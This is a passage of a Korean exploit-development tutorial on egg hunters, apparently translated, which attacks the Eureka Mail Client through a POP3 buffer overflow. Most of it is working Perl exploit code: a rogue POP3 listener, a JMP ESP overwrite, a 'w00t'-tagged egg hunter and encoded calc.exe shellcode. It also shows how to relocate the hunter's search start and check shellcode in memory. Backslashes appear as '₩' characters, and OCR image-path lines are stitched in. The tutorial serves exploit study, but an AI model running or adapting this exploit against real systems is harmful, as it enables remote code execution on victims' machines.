"₩x31₩x49₩x50₩x4c₩x59₩x4e₩x4c₩x4c₩x44₩x49₩x50₩x43₩x44₩x43" .
```

```
"₩x37₩x49₩x51₩x49₩x5a₩x44₩x4d₩x43₩x31₩x49₩x52₩x4a₩x4b₩x4a" .
"₩x54₩x47₩x4b₩x51₩x44₩x46₩x44₩x43₩x34₩x42₩x55₩x4b₩x55₩x4c" .
"₩x4b₩x51₩x4f₩x51₩x34₩x45₩x51₩x4a₩x4b₩x42₩x46₩x4c₩x4b₩x44" .
"₩x4c₩x50₩x4b₩x4c₩x4b₩x51₩x4f₩x45₩x4c₩x45₩x51₩x4a₩x4b₩x4c" .
"₩x4b₩x45₩x4c₩x4c₩x4b₩x45₩x51₩x4a₩x4b₩x4d₩x59₩x51₩x4c₩x47" .
"₩x54₩x43₩x34₩x48₩x43₩x51₩x4f₩x46₩x51₩x4b₩x46₩x43₩x50₩x50" .
"₩x56₩x45₩x34₩x4c₩x4b₩x47₩x36₩x50₩x30₩x4c₩x4b₩x51₩x50₩x44" .
"₩x4c₩x4c₩x4b₩x44₩x30₩x45₩x4c₩x4e₩x4d₩x4c₩x4b₩x45₩x38₩x43" .
"₩x38₩x4b₩x39₩x4a₩x58₩x4c₩x43₩x49₩x50₩x42₩x4a₩x50₩x50₩x42" .
"₩x48₩x4c₩x30₩x4d₩x5a₩x43₩x34₩x51₩x4f₩x45₩x38₩x4a₩x38₩x4b" .
"₩x4e₩x4d₩x5a₩x44₩x4e₩x46₩x37₩x4b₩x4f₩x4d₩x37₩x42₩x43₩x45" .
"₩x31₩x42₩x4c₩x42₩x43₩x45₩x50₩x41₩x41";

my $payload = $junk.$ret.$padding.$shellcode;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');

socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);

print "[+] Listening on tcp port 110 [POP3]... ₩n";
print "[+] Configure Eureka Mail Client to connect to this host₩n";
my $client_addr;

while($client_addr=accept(CLIENT,SERVER))
{
        print "[+] Client connected, sending evil payload₩n";

        while(1)
        {
                print CLIENT "-ERR ".$payload."₩n";
                print " -> Sent ".length($payload)." bytes₩n";
        }
}

close CLIENT;
```


```
print "[+] Connection closed₩n";
```

Eureka 에 디버거를 attach한 다음 0x7E47BCD7에 브레이크 포인트를 설정한다.

공격코드를 실행하면, 디버거는 jmp edi 에서 멈춘다. 이 때 EDI에서 우리의 쉘코드를 찾는 대신 레지스터를 살펴 보면, A가 잔뜩 들어가 있는 것을 볼 수 있다. 이것이 우리가 의도했던 바가 아니지만 우리가 A를 제어할 수 있기 때문에 아직은 괜찮다. 이 시나리오는 가용 버퍼 공간이 700바이트 밖에 되지 않는다는 사실을 제외하곤 jmp esp를 이용하는 것과 비슷하다.



비록 쉘코드가 있을 것이라고 기대했던 곳에 A가 있는 것을 확인했지만, 우리가 의도한 쉘코드가 메모리 어딘가에는 위치해 있을 것이다. 덤프 아래를 좀 더 확인해 보면, 0x004738CD에 우리의 쉘코드가 있는 것을 볼 수 있다.



이 주소는 정적이 아닐지도 모른다. 자 이제 공격 코드를 좀 더 동적으로 만들고, 에그 헌터를 사용해 쉘코드를 찾아 실행해 보자.

우리는 jmp esp를 사용하겠다. ESP에 에그 헌터를 두고, 약간의 패딩을 쓴 다음, 우리의 진짜 쉘코드를 배치해 보자. 이렇게 하면 쉘코드 위치에 관계 없이 에그 헌터는 그것을 찾아서 실행할 수 있을 것이다.

```
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # this is the marker/tag: w00t
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
```

이 예제에 사용된 태그는 w00t 문자이다. 이 32바이트 쉘코드는 메모리에서 'w00tw00t'를 찾아 그 뒤에 있는 코드를 실행한다. 이 코드는 esp에 위치해야 하는 코드이다. 페이로드에 쉘코드를 쓸 때, 반드시 앞에 w00tw00t를 붙여야 한다.

첫째로, jump esp의 위치를 찾는다. 우리는 user32.dll에 있는 0x7E47BCCB를 사용하겠다.

공격코드 스크립트를 수정하면 페이로드는 다음과 같은 형태를 가지게 된다.

- 711바이트를 덮어쓴 뒤 EIP를 JMP ESP로 덮어쓴다.
- ESP에 $egghunter를 둔다. 에그헌터는 'w00tw00t'를 검색하게 된다.
- 약간의 패딩을 붙인다.
- 쉘코드의 앞부분에 'w00tw00t'를 붙인다
- 진짜 쉘코드를 쓴다.


```
use Socket;
my $localserver = "10.10.10.134";
my $junk = "A" x (723 - length($localserver));
my $ret=pack('V', 0x7E429353);
my $padding = "₩x90" x 1000;
my $egghunter =
"₩x66₩x81₩xCA₩xFF₩x0F₩x42₩x52₩x6A₩x02₩x58₩xCD₩x2E₩x3C₩x05₩x5A₩x74₩xEF₩xB8".
"₩x77₩x30₩x30₩x74". # this is the marker/tag: w00t
"₩x8B₩xFA₩xAF₩x75₩xEA₩xAF₩x75₩xE7₩xFF₩xE7";

my $shellcode="₩x89₩xe2₩xda₩xc1₩xd9₩x72₩xf4₩x58₩x50₩x59₩x49₩x49₩x49₩x49" .
"₩x43₩x43₩x43₩x43₩x43₩x43₩x51₩x5a₩x56₩x54₩x58₩x33₩x30₩x56" .
"₩x58₩x34₩x41₩x50₩x30₩x41₩x33₩x48₩x48₩x30₩x41₩x30₩x30₩x41" .
"₩x42₩x41₩x41₩x42₩x54₩x41₩x41₩x51₩x32₩x41₩x42₩x32₩x42₩x42" .
"₩x30₩x42₩x42₩x58₩x50₩x38₩x41₩x43₩x4a₩x4a₩x49₩x4b₩x4c₩x4a" .
"₩x48₩x50₩x44₩x43₩x30₩x43₩x30₩x45₩x50₩x4c₩x4b₩x47₩x35₩x47" .
"₩x4c₩x4c₩x4b₩x43₩x4c₩x43₩x35₩x43₩x48₩x45₩x51₩x4a₩x4f₩x4c" .
```

```
"₩x4b₩x50₩x4f₩x42₩x38₩x4c₩x4b₩x51₩x4f₩x47₩x50₩x43₩x31₩x4a" .
"₩x4b₩x51₩x59₩x4c₩x4b₩x46₩x54₩x4c₩x4b₩x43₩x31₩x4a₩x4e₩x50" .
"₩x31₩x49₩x50₩x4c₩x59₩x4e₩x4c₩x4c₩x44₩x49₩x50₩x43₩x44₩x43" .
"₩x37₩x49₩x51₩x49₩x5a₩x44₩x4d₩x43₩x31₩x49₩x52₩x4a₩x4b₩x4a" .
"₩x54₩x47₩x4b₩x51₩x44₩x46₩x44₩x43₩x34₩x42₩x55₩x4b₩x55₩x4c" .
"₩x4b₩x51₩x4f₩x51₩x34₩x45₩x51₩x4a₩x4b₩x42₩x46₩x4c₩x4b₩x44" .
"₩x4c₩x50₩x4b₩x4c₩x4b₩x51₩x4f₩x45₩x4c₩x45₩x51₩x4a₩x4b₩x4c" .
"₩x4b₩x45₩x4c₩x4c₩x4b₩x45₩x51₩x4a₩x4b₩x4d₩x59₩x51₩x4c₩x47" .
"₩x54₩x43₩x34₩x48₩x43₩x51₩x4f₩x46₩x51₩x4b₩x46₩x43₩x50₩x50" .
"₩x56₩x45₩x34₩x4c₩x4b₩x47₩x36₩x50₩x30₩x4c₩x4b₩x51₩x50₩x44" .
"₩x4c₩x4c₩x4b₩x44₩x30₩x45₩x4c₩x4e₩x4d₩x4c₩x4b₩x45₩x38₩x43" .
"₩x38₩x4b₩x39₩x4a₩x58₩x4c₩x43₩x49₩x50₩x42₩x4a₩x50₩x50₩x42" .
"₩x48₩x4c₩x30₩x4d₩x5a₩x43₩x34₩x51₩x4f₩x45₩x38₩x4a₩x38₩x4b" .
"₩x4e₩x4d₩x5a₩x44₩x4e₩x46₩x37₩x4b₩x4f₩x4d₩x37₩x42₩x43₩x45" .
"₩x31₩x42₩x4c₩x42₩x43₩x45₩x50₩x41₩x41";

my $payload = $junk.$ret.$egghunter.$padding."w00tw00t".$shellcode;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');

socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);

print "[+] Listening on tcp port 110 [POP3]... ₩n";
print "[+] Configure Eureka Mail Client to connect to this host₩n";
my $client_addr;

while($client_addr=accept(CLIENT,SERVER))
{
        print "[+] Client connected, sending evil payload₩n";

        while(1)
        {
                print CLIENT "-ERR ".$payload."₩n";
                print " -> Sent ".length($payload)." bytes₩n";
        }
```


```
}


close CLIENT;
print "[+] Connection closed₩n";
```

Eureka Mail에 디버거를 붙이고, 0x7E428353에 브레이크 포인트를 건다. Eureka Email을 실행해 보자.


공격 코드를 실행해 보자. 그렇게 되면 이뮤니티 디버거는 jmp esp 브레이크 포인트에서 멈출 것이다. ESP를 살펴보면 0x0012cd6c에 있는 에그헌터를 찾을 수 있다. 0x12cd7d 에 우리의 마커 문자 w00t가 보인다.




애플리케이션을 실행하면, 계산기가 실행 된다!




연습 차원에서, 쉘코드가 메모리에 정확히 어디에 위치해 있는지 알아보고, 언제 실행되는지 알아보자. 두 개의 에그와 쉘코드 사이에 브레이크 포인트를 설정하고 공격 코드를 다시 실행해 보자.



에그+쉘코드는 애플리케이션의 데이터 섹션에 위치한 것을 확인 가능하다.



에그헌터(0x0012cd6c)가 메모리의 0x004739AF까지 검색했다는 사실을 도출할 수 있다. JMP ESP에 브레이크 포인트를 설정한 지점으로 돌아가서 스택을 들여다 보면 다음과 같은 형태를 띠고 있다.



쉘코드가 에그 헌터 근처에 있지 않음에도 헌터가 쉘을 찾아서 실행하는데 오랜 시간이 걸리지 않았다. !!

하지만 만약 쉘코드가 힙 영역에 있다면 어떻게 될까? 메모리에 위치한 모든 쉘의 인스턴스를 어떻게 찾을 것인가? 쉘코드를 찾는데 너무 오랜 시간이 걸리면 어떻게 하나? 헌터를 조작해 메모리의 특정 영역부터 검색을 하려면 어떻게 해야 할까? 에그 헌터가 검색을 시작하는 위치를 바꿀 수 있는 방법이 존재하는가? 해결해야 할 문제들이 많다. 다음을 보도록 하자.

4. 에그 헌터 시작 위치를 변형 (속도와 신뢰성을 위해)

우리의 예제에 있는 에그 헌터가 실행될 때, 다음과 같은 명령을 수행한다.

(이 시점에서 EDX가 0x0012E468에 위치해 있고, 에그가 0x0012F555에 위치해 있다고 가정하자)

```
0012F460 66:81CA FF0F OR DX,0FFF 0012F465 42 INC EDX
0012F466   52               PUSH EDX
0012F467   6A 02            PUSH 2
0012F469   58               POP EAX
```

첫 번째 명령은 0x0012FFFF를 EDX에 삽입한다. 그 다음 명령(inc edx)은 EDX에 1을 더하고, 이렇게 되면 EDX는 0x00130000을 가리키게 된다. 이것은 현재 스택 프레임의 끝이고, 쉘코드 검색은 같은 스택 프레임에 위치한 쉘코드의 복사본을 찾을 수 있는 잠정적인 위치에서 시작하지 않게 된다 (물론, 이 위치에 쉘코드의 복사본은 존재하지 않지만, 상황을 가정해 볼 수 는 있다) 에그+쉘코드는 메모리 어딘가에 위치하고 있다. 그리고 에그 헌터는 결국에는 에그+쉘코드 조합을 찾아낼 것이다. 문제는 없어 보인다.

만약 쉘코드가 현재 스택 프레임 상에서만 발견될 수 있다면, 에그헌터를 사용한다 하더라도 쉘코드를 찾을 수 없을 것이다(헌터는 쉘코드가 위치한 장소 '다음' 부터 검색을 시작하게 된다) 공격자가 약간의 코드를 실행할 수만 있고, 쉘코드가 스택에 위치한다면 오프셋을 이용해 직접 짧은 거리를 점프해 쉘코드로 이동하는 것이 가능할 지도 모른다. 하지만 이 또한 신뢰성이 높은 방법은 아니다

어쨌든, 에그헌터를 조금 변형하면 올바른 위치부터 검색을 시작하도록 할 수 있다(에그가 위치한 곳과 근접한 위치에 헌터를 배치하거나, 최대한 에그와 가까운 곳에 두고 검색 루프를 실행하면 된다)

디버깅을 해보면 확인할 수 있다(에그 헌터가 실행될 때 EDI 레지스터를 살펴보면 어디서부터 검색을 시작하는지 알 수 있을 것이다). 에그 헌터 수정이 필요하면 에그 헌터의 첫 번째 명령어를 약간 수정해 보는 것도 나쁘지 않다. FF0F 부분을 00 00으로 바꾸게 되면 현재 스택 프레임부터 검색을 시작할 수 있다. 물론 대체한 바이트가 널(NULL) 값이라는 것을 고려해야 할 것이다. 만일 널이 문제가 된다면 약간의 창의력을 동원해서 이를 해결할 수 있다.

0x66,0x81,0xca,0xff,0x0f를 아래에서 제시된 특정 명령과 교체하는 방식을 이용해 에그 헌터의 위치를 조정할 수 있다.

- 현재 스택 프레임이 첫 부분을 찾아 그 값을 EDI에 삽입
- 다른 레지스터의 내용을 EDI로 삽입
- 힙의 시작 위치를 찾아 그 값을 EDI에 삽입 (TEB+0x30에 위치한 PEB를 가져온 뒤 PEB+0x90에 있는 모든 프로세스 힙을 가져오면 된다). 힙 전용 에그 헌터를 제작하는 방법에 대한 내용은 다음의 문서를 참고하기 바란다(http://r00tin.blogspot.kr/2009/03/heap-only-egg-hunter.html)
- 이미지 베이스 주소를 찾아서 그것을 EDI에 삽입
- 사용자 임의 값을 EDI에 삽입 (주소를 하드코딩 하는 것은 좋지 않다)
- 등등

물론, 시작 위치를 변형하는 것은 다음과 같은 사항들이 문제가 될 때만 사용할 것을 권장한다.

- 검색 속도가 중요할 경우
- 공격 코드가 동작하지 않을 경우
- 단 한번의 공격이 필요한 코드의 경우 일반적인 방법(하드코딩)으로 수정을 할 수 있음

에그 헌터가 잘 동작하는데 왜 시작 주소를 바꿔야 할까?

좋은 질문이다. 공격자가 제작한 최종 쉘코드가 메모리의 여러 위치에 복제되어 있는 경우가 많다. 하지만 일부 복사본은 깨져 있거나 변형되어 있는 경우가 존재한다. 이러한 특수한 상황에서, 에그 헌터를 재배치하고 새로운 주소에서 검색을 시작하는 것은 깨져 있는 쉘코드를 피할 수 있는 좋은 방법이 된다(에그 헌터는 쉘코드 앞에 위치한 태그만 확인할 뿐, 뒤에 위치한 전체 쉘코드를 검증하지는 않는다)

쉘코드가 메모리 어딘가에 위치하는지, 그리고 그것이 깨져있는지 확인할 수 있는 방법은 "!pvefindaddr compare" 기능을 이용하는 것이다.

이 기능은 파일에 있는 쉘코드와 메모리에 위치한 쉘코드를 비교하기 위해 추가 되었고, 쉘코드의 모든 인스턴스를 동적으로 검색할 수 있다. 그러므로 공격자가 쉘코드의 위치를 찾으면 주어진 위치에 있는 코드가 변형 되거나 잘려 나갔는지 확인할 수 있다. 이 정보를 이용해, 공격자는 에그 헌터 시작 지점을 변형해야 할지 여부를 결정할 수 있다.

쉘코드를 어떻게 비교하는지 예제를 통해 설명해 보겠다.

우선, 공격자의 쉘코드를 파일에 써야 한다. 쉘코드를 파일에 쓰기 위해 다음의 스크립트를 이용하면 된다.

```
# write shellcode for calc.exe to file called code.bin
# you can - of course - prepend this with egghunter tag
# if you want
#
my $shellcode="₩xcc₩xe2₩xda₩xc1₩xd9₩x72₩xf4₩x58₩x50₩x59₩x49₩x49₩x49₩x49" .
"₩x43₩x43₩x43₩x43₩x43₩x43₩x51₩x5a₩x56₩x54₩x58₩x33₩x30₩x56" .
"₩x58₩x34₩x41₩x50₩x30₩x41₩x33₩x48₩x48₩x30₩x41₩x30₩x30₩x41" .
"₩x42₩x41₩x41₩x42₩x54₩x41₩x41₩x51₩x32₩x41₩x42₩x32₩x42₩x42" .
"₩x30₩x42₩x42₩x58₩x50₩x38₩x41₩x43₩x4a₩x4a₩x49₩x4b₩x4c₩x4a" .
"₩x48₩x50₩x44₩x43₩x30₩x43₩x30₩x45₩x50₩x4c₩x4b₩x47₩x35₩x47" .
"₩x4c₩x4c₩x4b₩x43₩x4c₩x43₩x35₩x43₩x48₩x45₩x51₩x4a₩x4f₩x4c" .
"₩x4b₩x50₩x4f₩x42₩x38₩x4c₩x4b₩x51₩x4f₩x47₩x50₩x43₩x31₩x4a" .
"₩x4b₩x51₩x59₩x4c₩x4b₩x46₩x54₩x4c₩x4b₩x43₩x31₩x4a₩x4e₩x50" .
```


```
"₩x31₩x49₩x50₩x4c₩x59₩x4e₩x4c₩x4c₩x44₩x49₩x50₩x43₩x44₩x43" .
"₩x37₩x49₩x51₩x49₩x5a₩x44₩x4d₩x43₩x31₩x49₩x52₩x4a₩x4b₩x4a" .
"₩x54₩x47₩x4b₩x51₩x44₩x46₩x44₩x43₩x34₩x42₩x55₩x4b₩x55₩x4c" .
"₩x4b₩x51₩x4f₩x51₩x34₩x45₩x51₩x4a₩x4b₩x42₩x46₩x4c₩x4b₩x44" .
"₩x4c₩x50₩x4b₩x4c₩x4b₩x51₩x4f₩x45₩x4c₩x45₩x51₩x4a₩x4b₩x4c" .
"₩x4b₩x45₩x4c₩x4c₩x4b₩x45₩x51₩x4a₩x4b₩x4d₩x59₩x51₩x4c₩x47" .
"₩x54₩x43₩x34₩x48₩x43₩x51₩x4f₩x46₩x51₩x4b₩x46₩x43₩x50₩x50" .
"₩x56₩x45₩x34₩x4c₩x4b₩x47₩x36₩x50₩x30₩x4c₩x4b₩x51₩x50₩x44" .
"₩x4c₩x4c₩x4b₩x44₩x30₩x45₩x4c₩x4e₩x4d₩x4c₩x4b₩x45₩x38₩x43" .
"₩x38₩x4b₩x39₩x4a₩x58₩x4c₩x43₩x49₩x50₩x42₩x4a₩x50₩x50₩x42" .
"₩x48₩x4c₩x30₩x4d₩x5a₩x43₩x34₩x51₩x4f₩x45₩x38₩x4a₩x38₩x4b" .
"₩x4e₩x4d₩x5a₩x44₩x4e₩x46₩x37₩x4b₩x4f₩x4d₩x37₩x42₩x43₩x45" .
"₩x31₩x42₩x4c₩x42₩x43₩x45₩x50₩x41₩x41";

open(FILE,">code.bin");
print FILE $shellcode;
print "Wrote ".length($shellcode)." bytes to file code.bin₩n";
close(FILE);
```

이 예제에서는 쉘코드 앞에 w00tw00t를 붙이지 않았다.

그 다음, 디버거에 애플리케이션을 연결하고, 쉘코드가 실행 되기 전에 브레이크 포인트를 두고(쉘코드의 제일 첫 바이트를 ₩xcc로 변경), 공격 코드를 실행해 본다. 이렇게 되면 의도했던 대로 쉘코드 시작 부분에서 브레이크 포인트가 발동되고, 프로그램이 정지 상태에 들어간다.


이제 Pycommand를 다음과 같이 실행해 보자 : !pvefindaddr compare c:₩tmp₩code.bin

스크립트는 파일을 열고 처음 8 바이트를 가져와 메모리에서 이 부분과 일치하는 값을 찾는다. 각각의 위치에서, 메모리에 위치한 쉘코드와 파일에 있는 오리지널 코드를 비교한다. 만약 쉘코드가 수정되지 않았다면, 다음과 같은 메시지를 보게 될 것이다.



만약 쉘코드가 메모리에 들어간 것과 다르다면, 다음과 같은 현상을 목격할 수도 있다.

로그의 엔트리를 보면 각각의 일치하지 않는 바이트들에 대해 쉘코드의 위치와 원래 값과 메모리에서 찾은 값들을 모두 확인할 수 있다.



메모리 인스턴스의 한 부분이 오염된 것 같다면, 오염 문자를 쉘코드에서 걷어 내는 인코딩 과정을 추가로 수행해야 할 수도 있다. 하지만 하나의 인스턴스라도 오염되지 않은 것이 있다면 에그 헌터를 해당 코드의 시작 위치 근처로 두고 헌터가 변형되지 않은 쉘코드를 먼저 찾도록 만들 수 있다.

참고: 명령어 창에 메모리 주소를 추가하는 방법으로 파일의 바이트와 특정 메모리에 위치한 바이트를 비교할 수도 있다.

```
!pvefindaddr compare c:\tmp\code.bin 0x0012DBB7
```

5. 에그 헌터가 엄청난 크기의 쉘코드에도 동작할 수 있는지 확인해 보자.

